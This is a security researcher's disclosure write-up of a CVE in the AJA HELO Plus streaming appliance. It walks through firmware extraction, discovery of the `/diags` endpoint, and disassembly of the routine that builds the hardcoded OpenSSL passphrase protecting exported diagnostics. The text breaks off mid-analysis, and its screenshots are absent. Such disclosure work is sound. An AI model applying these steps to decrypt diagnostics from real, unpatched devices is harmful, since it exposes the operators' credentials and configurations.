> For the complete documentation index, see [llms.txt](https://samfisher91.gitbook.io/samfisher-blog/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://samfisher91.gitbook.io/samfisher-blog/common-vulnerabilities-and-exposures/cve-2026-47097.md).
# CVE-2026-47097
https\://www\.aja.com/security-advisories/aja-sa-2026-003
Hi everyone, I'll walk through the methodology and steps I took to find and confirm this finding.
## Background
**What is AJA HELO Plus?**
It's a compact, standalone H.264 streaming and recording appliance made by [AJA Video Systems](https://www.aja.com/products/helo-plus). It lets you broadcast live video up to 1080p60 while simultaneously recording the feed.
This product is widely used across several industries, including Houses of Worship, Education & Teaching Hospitals, Corporate & Conference Producers, and Sports & On-Site Broadcast.
**The Setup**
I was auditing an AJA HELO Plus streaming appliance. The device is a small rack-mount video encoder used for live streaming — it sits on broadcast networks, has a web UI, and handles RTMP/RTSP/SRT credentials, recording schedules, and licensing.
My scope was the firmware, not a black-box test: AJA publishes the firmware image publicly on their support portal.
The methodology was deliberately unglamorous. No fuzzing harness, no symbolic execution. Just: extract, inventory, read, pivot.
## Getting to the Filesystem

AJA ships firmware as a `.ajas` archive. The extraction chain is nested, and each layer hides the next:
```
AJA_HELO_v4.3.zip
└── helo_4.3.0.8_12_release.ajas (gzip → tar)
└── rootfs.img (uImage, 64-byte legacy header)
└── cpio.gz
└── rootfs/ (~218 MB of ARM userland)
```
That gives us the appliance's entire runtime filesystem, exactly as it boots on the device.

My goal was to find all the source code behind the exposed HELO Plus status page — the device's web GUI.


After spending hours digging through the extracted filesystem and working out how the pieces fit together, two things stood out:
* **The web application's source files** — `/var/www/html` holds the panel's templates and JavaScript.
* **The daemon that serves them** — `/etc/systemd/system/aja-webd.service` shows what actually runs: `ExecStart=/usr/local/bin/webd -d`.
`webd` is the real web server behind the HELO Plus interface — the process that answers on port 80 and renders the panel.
## Finding the /diags Endpoint


I started with string triage on `webd`, the 731 KB binary behind the web interface. The goal was endpoint enumeration: find the handlers, work out what they do.
This is where I found the first piece of the finding. Digging through `webd` for anything useful turned up a lot of valuable information, and `/diags` was one of those strings.


So I tested it. The server immediately handed me an encrypted `.aes` file.
The format is `diags__.aes`.

As you can see from Burp Suite and `xxd`, there was a mention of `Salted__` — notice the hex value of these bytes.

After a lot of searching, most of which pointed to OpenSSL, the smoking gun was in this [blog](https://medium.com/asecuritysite-when-bob-met-alice/the-strange-tale-of-the-disappearing-salt-meet-openssl-65153d6f43a5#:~:text=/Ek%3D-,If,-we%20convert%20this).
Eight bytes spelling `Salted__` matched exactly, which confirmed it was OpenSSL.
I went back to the `webd` binary and checked whether OpenSSL was referenced and used elsewhere.
### What does the /diags endpoint actually do?



With confirmation that OpenSSL was being used by `webd`, I found the relevant offset at `0x0974c2`, so I decided to look 2000 bytes before and after it to see the bigger picture.
That's unmistakably the creation process of the `.aes` file. Here's the readable version:
Now we clearly understand what this `.aes` file contains.
{% hint style="info" %}
This is a firmware diagnostic-export feature: it collects logs, config dumps, and system info into `/tmp/`, tars it into a `.tgz`, then encrypts that archive with `openssl aes-256-cbc -pass pass:''`, and deletes the plaintext `.tgz` afterward. The result becomes `diags__.aes`.
{% endhint %}
It appears to be a customer-support feature: if a client has a problem, they can export these diagnostic files and send them to the vendor, which helps the vendor identify the issue.
## Reverse Engineering the Passphrase
### Tracing the Hardcoded Password String

Now to hunt for the hardcoded password and find exactly where it's stored.
```
000974f2: 247b 6165 736e 616d 657d 202d 7061 7373 ${aesname} -pass
00097502: 2070 6173 733a 2700 0000 2720 3b20 0a09 pass:'...' ; ..
└── " pass:'" ──┘└pad┘└─── next literal ───┘
```
**What this means:** A C string literal is NUL-terminated. So `"...-pass pass:'"` genuinely ends at `0x97509`. The passphrase is not stored right after it — if it were, it would appear on the same line, before the NUL.
Instead, the closing quote lives at a different address.
### Converting File Offsets to VMAs
To find it, I need to convert to virtual addresses (VMA). `strings` reports byte positions within the file, but the disassembler and the CPU operate on virtual memory addresses. The ELF program headers define the mapping:
This means file offset `0x0` is loaded at VMA `0x10000`. Therefore every file offset simply adds `0x10000` to become its VMA. We convert the two key strings:
**Equation**
```
VMA = file_offset + 0x10000
```
| String | File offset | VMA (= offset + 0x10000) |
| --------------- | ----------- | ------------------------ |

| `dirname='` | `0x96a48` | `0xa6a48` |
| `-pass pass:'` | `0x974c2` | `0xa74c2` |
| `' ; …` trailer | `0x9750c` | `0xa750c` |
I used radare2 to reverse engineer the binary — first confirming the list of all strings containing `pass` or `dirname` and their addresses.
### Tracing the /diags Handler

Now, what references the trailer that follows the password slot?
`0xa74c2` → `-pass pass:'` offset (no output)

`0xa74c2` sits 2,666 bytes inside the blob that starts at `0xa6a58`:
```
0xa74c2 − 0xa6a58 = 0xa6a = 2666
```
The compiler emitted one pointer for that blob, never one for an interior offset. This empty result is evidence, not failure — it's the first proof that the password is not a stored literal.


That's the `/diags` handler. An address is now a vulnerability.
The assembly shows the script built in three chunks, with the middle one coming from a call:
```
0x88de8 bl fcn.00089218 ; passphrase builder → out at r7+0x3c
0x88e0c bl fcn.00033378 ; + script body 0xa6a58 ( ends "-pass pass:" )
0x88e30 bl fcn.00033378 ; + trailer 0xa750c ( "' ; ..." )
```
### The Password Decoder Function
`fcn.00089218` — I'll call this the passphrase-builder function — has exactly one caller in the binary. Its 12 core instructions:
```
0x89240 ldrb r4, [r3] ; a = src[i]
0x89244 adds r3, 0x12 ; src + 18
0x89252 ldrb r3, [r3] ; b = src[18 + i]
0x89254 subs r3, r4, r3 ; a - b
0x89256 uxtb r3, r3 ; mod 256
```
**How the decoder looks in C**
```c
for (int i = 0; i <= 0x11; i++)
out[i] = (uint8_t)(src[i] - src[0x12 + i]);
std::string passphrase(out, out + 0x11); // 17 chars
```
In short, here's what's happening:
```
0x88ddc add.w r3, r7, 0x3c ; dest for password
0x88de0 add.w r2, r7, 8 ; &36-byte blob copied onto stack
0x88de8 bl fcn.00089218 ; ← password built into r7+0x3c
0x88dec add.w r3, r7, 0x54
0x88df0 add.w r2, r7, 0x40 ; dirname value
0x88df6 add r1, pc ; 0xa6a48 "\t\tdirname='"
